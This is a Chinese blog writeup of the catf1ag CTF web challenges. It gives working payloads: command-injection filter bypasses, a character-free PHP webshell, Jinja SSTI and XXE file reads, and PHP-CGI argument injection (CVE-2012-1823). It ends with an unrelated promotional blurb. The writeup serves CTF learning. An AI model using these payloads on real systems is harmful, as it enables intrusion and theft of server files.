

catf1ag Web writeup(wp) 可能会持续更新

原创

[emgexgb_sef](#) 于 2022-02-26 20:38:05 发布 48 收藏

分类专栏: [前端](#) [html](#) [面试](#) 文章标签: [前端](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/emgexgb_sef/article/details/123155528


版权



[前端](#) 同时被 3 个专栏收录

44 篇文章 0 订阅

订阅专栏



[html](#)

44 篇文章 0 订阅

订阅专栏



[面试](#)

6 篇文章 0 订阅

订阅专栏

[文章目录](#)

- [命令执行之我在干什么](#)
- [签到题](#)
- [webshell](#)
- [无字符webshell](#)
- [int](#)
- [命令执行](#)
- [《我的女友是机器人》](#)
- [变量覆盖_extract](#)
- [等于False](#)
- [啥都没了](#)
- [文件包含](#)
- [strcmp](#)
- [easy_serialize](#)
- [什么?有后门](#)
- [easy_js](#)
- [get_file](#)
- [命令执行之我是谁](#)
- [secret_key](#)
- [easy_flask](#)
- [小矛盾](#)
- [where is flags?](#)
- [random_flag](#)
- [xxelab_1](#)
- [CGI](#)
- [xxelab2](#)
- [urldecode](#)
- [命令执行之我在哪](#)
- [ENV](#)

命令执行之我在干什么

换行绕过strstr,%09绕空格

```
a=yyds%0als%09/
```

看见flag在根目录，但是过滤了*和flag

用正则

```
?a=yyds%0Anl%09/fla[g]
```

签到题

源代码

webshell

网站被黑了，发现robots.txt，访问里面的地址，源代码有个aGFja2Vy
base解码得到hacker
于是传

```
webshe11.php?hacker=system('cat /flag');
```

其次，我发现扫描有一个1.txt，直接访问就是flag，应该是哪位好心人写的。
所以我也好心的删掉了。

无字符webshell

过滤A-Za-z0-9

参考浅析无字符数字构造webshell

采用里面的异或，即

```
$_="{{{"^"?<>"/";${_}[_](${_}[_]);  
#$_GET[_]($_GET[_])
```

于是得到最终payload

```
?cmd=$_="{{{"^"?<>"/";${_}[_](${_}[_]);&_=$_assert&__=system('tac /flag');
```

当然如果你是在我写wp之前做的，你会发现这道题直接访问flag.txt就可以拿到flag了，而我看我以前的payload是tac f111ag。
为了继续当好心人，我就好心的mv flag.txt /flag，这样大家就能学习到无字符webshell从而拿到flag了。

int

弱比较

num=666a

命令执行

```
?cmd=tac get_flag
```

《我的女友是机器人》

访问/robots.txt

得到flag地址 /f1ag_is_in_there!!!

直接访问下载flag即可

变量覆盖_extract

要使\$init_str = '6'

其中有个extract函数。从数组中将变量导入到当前的符号表

在php手册明确写了警告：不要对不可信的数据使用 extract()，类似用户输入（例如 `_GET`、`_FILES`）

所以在自己用的时候不要写

这里直接GET传

```
?init_str=6
```

等于False

传数组,md5函数报错NULL，NULL和False弱比较就相等了

```
?num[]=1
```

啥都没了

描述: 小v在使用**写文章, 好巧不巧, 居然主机关了, 小v以为啥都没了, 没想到...

猜测vim交换文件

访问.index.php.swp即可

文件包含

php://伪协议

源代码有注释: flag in get_flag

```
?file=php://filter/read=convert.base64-encode/resource=get_flag
```

strcmp

$str != \text{init_str}$ 且 $\text{strcmp}(\text{init_str}, \text{str}) == 0$

这里绕strcmp只需要传入的str是一个数组或者一个object即可

```
?str[]=1
```

easy_serialize

这里要求序列化之后的内容相等

直接php运行如何echo出来即可

```
<?php
class flag_in_there{
    public $name;
    public $age;

    public function __construct($name,$age){
        $this->name = $name;
        $this->age = $age;
    }
}
$flag = new flag_in_there('vfree','19');
$ser = serialize($flag);
echo $ser;
?>
```

什么有后门

D盾扫即可, 然后注意substr_replace('zysdasd','gsctf',2);

所以flag是zygsctf{zygsctf}

easy_js

这里弱比较, 如果左边是数字右边也会转换成相同类型, 但是右边开头是字母所以右边的值为0, 左边传一个0即可

```
?key={"flag":0}
```

get_file

源代码发现fake flag

然后在第167行发现注释file=

于是传file=flag即可得到flag

命令执行之我是谁

用passthru, nl

```
?cmd=passthru("nl fla*");
```

secret_key

传入cmd=,页面上就显示welcome to flag \$cmd

SSTI

随便去百度找一个payload

这里推荐搜ctfshow ssti

因为我还没学, 只能这样做了

flag在app.py里

```
?cmd={{x.__init__.__globals__[ '__builtins__'].eval('__import__("os").popen("tac app.py").read')}}}
```

easy_flask

flag in /app/flag

同上

```
?cmd={{x.__init__.__globals__[ '__builtins__'].eval('__import__("os").popen("cat /app/flag").read')}}}
```

小矛盾

用科学计数法

传入num=9e20

然后看响应头

where is flags

一个在源代码, 一个在响应头

拼接起来之后base64解码即可

random_flag

是随机一行一行的输出, 所以file包含自己

其中某次会刷到

```
file= $rand_num = rand(0, count($file)); //flag in catf1ag.php
```

然后写脚本一直访问catf1ag.php, 有catf1ag就输出。

```
import requests
while True:
    r = requests.get(url="http://ctf.vfree.ltd:9000/web31?file=catf1ag.php").text
    if('catf' in r):
        print(r)
        exit()
```

xxelab_1

这个看完XXE基础知识再来做就行了，然后注意格式

```
POST /xxelab1/process.php HTTP/1.1
Host: ctf.vfree.ltd:9030
Content-Length: 138
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://ctf.vfree.ltd:9030
Referer: http://ctf.vfree.ltd:9030/xxelab1/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: UM_distinctid=17dcc25907f12d-021e4ed30a7148-4303066-144000-
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE XXE [
<ENTITY cmd SYSTEM "file:///flag" >
]>
<root>
  <email>
    &cmd;
  </email>
</root>
```


```
1 HTTP/1.1 200 OK
2 Date: Fri, 14 Jan 2022 05:30:15 GMT
3 Server: Apache/2.4.7 (Ubuntu)
4 X-Powered-By: PHP/5.5.9-lubuntu4.29
5 Vary: Accept-Encoding
6 Content-Length: 76
7 Connection: close
8 Content-Type: text/html
9
10 Sorry, catflag {dk647tjblrc3zsioeyhfgnawpml0u82v59qx}
11 is already registered!
```

CSDN @是Mumuzi

CGI

这题真记不到了，隔了一个月

2021/12/21 21:03:51



```
POST /index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input
```

就放个payload吧，自己去研究

```
GET: /index.php?-d+allow_url_include%3don+-d+auto_prepend_file%3dphp%3a//input
POST: <?php echo shell_exec('cat /flag');?>
```

2022/1/15更:

好家伙，做ctfshow做着做着刷到了一模一样的，终于想起来是什么了，CVE-2012-1823。

xxelab2

php://伪协议读flag.php

```
1 POST /xxelab2/process.php HTTP/1.1
2 Host: ctf.vfree.ltd:9030
3 Content-Length: 181
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
5 Content-Type: text/plain; charset=UTF-8
6 Accept: */*
7 Origin: http://ctf.vfree.ltd:9030
8 Referer: http://ctf.vfree.ltd:9030/xxelab2/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: zh-CN, zh; q=0.9
11 Cookie: UM_distinctid=17dcc25907f12d-021e4ed30a7148-4303066-144000-
12 Connection: close
13
14 <?xml version="1.0" encoding="UTF-8"?>
15 <!DOCTYPE Mikasa [
16 <!ENTITY test SYSTEM "php://filter/read=convert.base64-encode/res
17 ]>
18 <root>
19 <email>
20 &test;
21 </email>
22 </root>
```

CSDN @是Murnuzi

urlencode

因为会自动进行一次url解码，所以在这里是要传入catflag的双重url编码值

第一次编码: %63%61%74%66%31%61%67

第二次编码: %25%36%33%25%36%31%25%37%34%25%36%36%25%33%31%25%36%31%25%36%37

传入第二次的即可

这里推荐<http://web.chacuo.net/charseturlencode>，能够对所有字符都进行url编码

命令执行之我在哪

我这里用的是函数做的

getallheaders(): 返回所有的HTTP头信息，返回的是数组而eval要求为字符串，所以要用implode()函数将数组转换为字符串

get_defined_vars(): 该函数的作用是获取所有的已定义变量，返回值也是数组，不过是二维数组，用var_dump()输出可以看见输出的内容，看见在第几位之后，可以用current()函数来获取其值，详细可以看官方函数。payload: var_dump(current(get_defined_vars()));

session_id(): session_id()可以用来获取/设置当前会话 ID，可以用这个函数来获取cookie中的phpsessionid，并且这个值我们是可控的。

如可以在cookie中设置 PHPSESSID=706870696e666f28293b，然后用hex2bin()函数，即传入?exp=eval(hex2bin(session_id(session_start()))); 并设置cookie: PHPSESSID=706870696e666f28293b
session_start 函数是为了开启session

配合使用的函数:

print_r(scandir('.)); 查看当前目录下的所有文件名

var_dump()

localeconv() 函数返回一包含本地数字及货币格式信息的数组。

current() 函数返回数组中的当前元素 (单元),默认取第一个值, pos是current的别名

each() 返回数组中当前的键/值对并将数组指针向前移动一步

end() 将数组的内部指针指向最后一个单元

next() 将数组中的内部指针向前移动一位

prev() 将数组中的内部指针倒回一位

array_reverse() 以相反的元素顺序返回数组

因为过滤了.所以不能直接用print_r(scandir('.'))

```
?cmd=print_r(scandir(current(localeconv())));
```

输出Array ([0] => . [1] => ... [2] => flag [3] => flag.php [4] => index.php)

然后获取flag.php

```
?cmd=show_source(next(array_reverse(scandir(current(localeconv()))));
```

ENV

群主改了n次题目，我写了n次wp

既然都来看wp了不妨看一下源码吧（如果改题了当我没说）

```
<?php
header("Content-Type: text/html;charset=utf-8");
error_reporting(0);
include('log.php');
$get = $_GET['cat'];
putenv('flag=flag_here');
$preg_arr = preg_match('/system|eval|assert|preg_replace|popen|proc_open|pcntl_exec|txt|<|>|scandir|array'|fopen|=|array_walk|passthru|exec|shell_exec|replace|bash|nc|func|array|file|include|require|phpinfo|echo|\V|\cat|tav|more|less|od|rm|vi|?|*|%|index|log|catf1ag|catflag|[0-9]/i',$get);
if(isset($get) && preg_match('/env/i',$get)){
    if(!$preg_arr){
        @eval($get);
    }else{
        print("catf1ag温馨提示您，此题不是命令执行!!! 不是命令执行!!! 不是命令执行!!! 童叟无欺~此题使用命令执行毫无意义，各位师傅看着来~");
    }
}else{
    echo "请传入/?cat=".PHP_EOL;
    echo "或者删去敏感字符!!!";
}
?>
```

假装先排除掉命令执行，这里肯定是要想办法看到东西的

还是看ctfshow命令执行的笔记

getallheaders(): 返回所有的HTTP头信息，返回的是数组而eval要求为字符串，所以要用implode()函数将数组转换为字符串

get_defined_vars(): 该函数的作用是获取所有的已定义变量，返回值也是数组，不过是二维数组，用var_dump()输出可以看见输出的内容，看见在第几位之后，可以用current()函数来获取其值，详细可以看官方函数。payload: var_dump(current(get_defined_vars()));

session_id(): session_id()可以用来获取/设置当前会话 ID，可以用这个函数来获取cookie中的phpsessionid，并且这个值我们是可控的。

如可以在cookie中设置 PHPSESSID=706870696e666f28293b，然后用hex2bin()函数，即传入?exp=eval(hex2bin(session_id(session_start()))); 并设置cookie: PHPSESSID=706870696e666f28293b

session_start 函数是为了开启session

配合使用的函数:

print_r(scandir('.')); 查看当前目录下的所有文件名
var_dump()

localeconv() 函数返回一包含本地数字及货币格式信息的数组。

current() 函数返回数组中的当前元素（单元），默认取第一个值，pos是current的别名

each() 返回数组中当前的键/值对并将数组指针向前移动一步

end() 将数组的内部指针指向最后一个单元


next() 将数组中的内部指针向前移动一位

prev() 将数组中的内部指针倒回一位

array_reverse() 以相反的元素顺序返回数组

可以注意到这里没有过滤var_dump()
再加上flag在env中。百度搜索php获取env的函数

PHP getenv() 获取系统的环境变量 - surpassLife8 - 博客园



2017年4月27日 既然再次遇到这问题,就还是记录下吧:PHP中获取访客(客户端)的ip地址函数getenv("REMOTE_ADDR")与\$_SERVER['RE...
博客园 百度快照

根据题目描述flag在flag
得到payload

```
var_dump(getenv('flag'));
```

【群主】不是群主(是三哈套神双认证的帅哥)

别骂别骂别骂

【群主】不是群主(是三哈套神双认证的帅哥)

就是考getenv

【群主】不是群主(是三哈套神双认证的帅哥)

撤了

CSDN @是Mumuzi

至于如何命令执行自己研究吧，这个index.php就是命令执行拿到的。

总结

写到这里也结束了，在文章最后放上一个小小的福利，以下为小编自己在学习过程中整理出的一个关于前端开发的学习思路及方向。从事互联网开发，最主要的是要学好技术，而学习技术是一条漫长而艰苦的道路，不能靠一时激情，也不是熬几天几夜就能学好的，必须养成平时努力学习的习惯，更加需要准确的学习方向达到有效的学习效果。

由于内容较多就只放上一个大概的大纲，需要更及详细的学习思维导图的 [点击我的GitHub免费获取](#)。

还有免费的 [高级web全套视频教程](#) [前端架构 H5 vue node 小程序 视频+资料+代码+面试题!](#)

全方面的web前端进阶实践技术资料，并且还有技术大牛一起讨论交流解决问题。